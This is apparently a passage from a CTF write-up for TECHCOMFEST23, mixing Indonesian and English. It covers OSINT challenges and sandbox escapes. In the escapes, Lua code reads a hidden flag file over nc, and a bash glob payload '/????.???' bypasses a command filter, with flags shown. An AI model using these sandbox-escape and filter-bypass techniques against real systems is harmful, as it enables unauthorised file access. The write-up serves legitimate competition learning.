
Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)

For example:

Correct : TECHCOMFEST23{-420.6:69.4}

Wrong : TECHCOMFEST23{-420:69}

Solution:



Berdasarkan deskripsi tersebut langsung saja kita cari melalui tools cellmapper dan didapat koordinatnya.

`Flag: TECHCOMFEST23{-8.7:115.2}`

Contact (100 pts)

Description

(This challenge is a sequel after the Runaway story)

Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his partner real name?

Note: The names in the .vcf file are fake names, find the real name!

Format FLAG: TECHCOMFEST23{Number:FullName}


Example: TECHCOMFEST23{621234567890:Rick Astley}

Author: aimardcr

contacts.vcf

Solution

Diberikan file vcf yang ketika dibuka, terdapat banyak nomor telepon. Kita cukup cek satu per satu menggunakan getcontact. Didapatkanlah flagnya



`Flag : TECHCOMFEST23{628988117322:Chariovalda Efstathios}`

Dewaweb (sponsor) (340 pts)

Deskripsi:

I hid the flag few minutes ago in Dewaweb's official page on a certain social media.

Can you find it?!?!?

(Don't forget to like the page!)

Solution:

Check Photo profile dewaweb di facebook

`Flag : TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}`

Sandbox

Landbox 1.0 (400 pts)

Description

Solution

Diberikan file chall.zip yang berisikan flag.txt, dockerfile, dan main.lua. Pada dockerfile, kita bisa melihat bahwa dia menggunakan luafilesystem, dan nama flag yang sudah diubah dengan hash. Kita list dir dan file yang ada terlebih dahulu lewat servis yang telah diberikan

```
/mnt/d/CTF/techcomfest/sandbox/lua 19:28:59
$ nc 103.49.238.77 54377
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
require 'lfs'
for f in lfs.dir '..' do print(f) end
-- END

-- OUTPUT BEGIN
home
boot
usr
dev
srv
var
tmp
..
bin
lib
.
sys
proc
sbin
lib64
mnt
etc
run
opt
media
root
.dockerenv
flag-a15a9d35568f3ac79183f8b907ac73fb.txt
ctf
-- OUTPUT END
```

Referensi :
http://underpop.online.fr/l/lua/faq/how-to-list-the-contents-of-a-directory-ask-for-file-properties.htm

Lalu kita tinggal ambil flagnya setelah mendapatkan namanya

```
/mnt/d/CTF/techcomfest/sandbox/lua 20:06:40
$ nc 103.49.238.77 54377
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN

file = io.open("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt", "r")
print(file:read())
file:close()
-- END

-- OUTPUT BEGIN
TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END
```

`Flag : TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}`

Basher & Basher Revenge (472 pts & 472 pts)

Description:

Basher:

> Bash but tricky
> nc 103.49.238.77 57773

Basher Revenge:

> Bash but tricky–
> nc 103.49.238.77 31354

Dan diberikan juga source dari aplikasi yang dibuild dengan python.

Solution

Ya karena flag.txt ada di root folder, kita bisa langsung akses dengan /????.???

Payload

```
{"type": "command", "input": "/????.???"}
```

Screenshot

```
patsac ~/ctf/2023/techcomfest/sandbox/basher
➜ python3 -m websockets ws://103.49.238.77:57773
Connected to ws://103.49.238.77:57773.
> {"type": "command", "input": "/????.???"}
< {"status": "success", "stdout": "/flag.txt: line 1: TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}
>
```

```
patsac ~/ctf/2023/techcomfest/sandbox/basher
➜ python3 -m websockets ws://103.49.238.77:31354
Connected to ws://103.49.238.77:31354.
> {"type": "command", "input": "/????.???"}
< {"status": "success", "stdout": "/flag.txt: line 1: TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}: command not found\n"}
>
```

Flag (Basher) : TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}

Flag (Basher Revenge) : TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}